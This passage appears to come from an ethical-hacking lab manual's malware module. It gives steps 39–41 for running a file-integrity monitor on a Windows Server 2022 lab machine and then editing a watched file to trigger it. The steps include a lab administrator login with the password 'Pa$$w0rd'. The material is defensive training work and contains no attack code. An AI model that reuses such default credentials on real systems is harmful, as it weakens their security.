


Module 07 – Malware Threats

39. Under the **Server2022** node, **Watch** node will be added, select it and click **Apply** from the right-pane. Then right-click on the **File Monitoring / Watch** node and click **Run Now!** from the context menu.




40. Click the **Server2022** node to view the dashboard. Scroll down in the dashboard; observe that the File Monitoring directory is being monitored.




Module 07 – Malware Threats

41. Switch to the **Windows Server 2022** virtual machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**. Open **Secret.txt** in the **File Directory** on **Desktop**, modify some of the text in the file, and then **Save** and close the file.

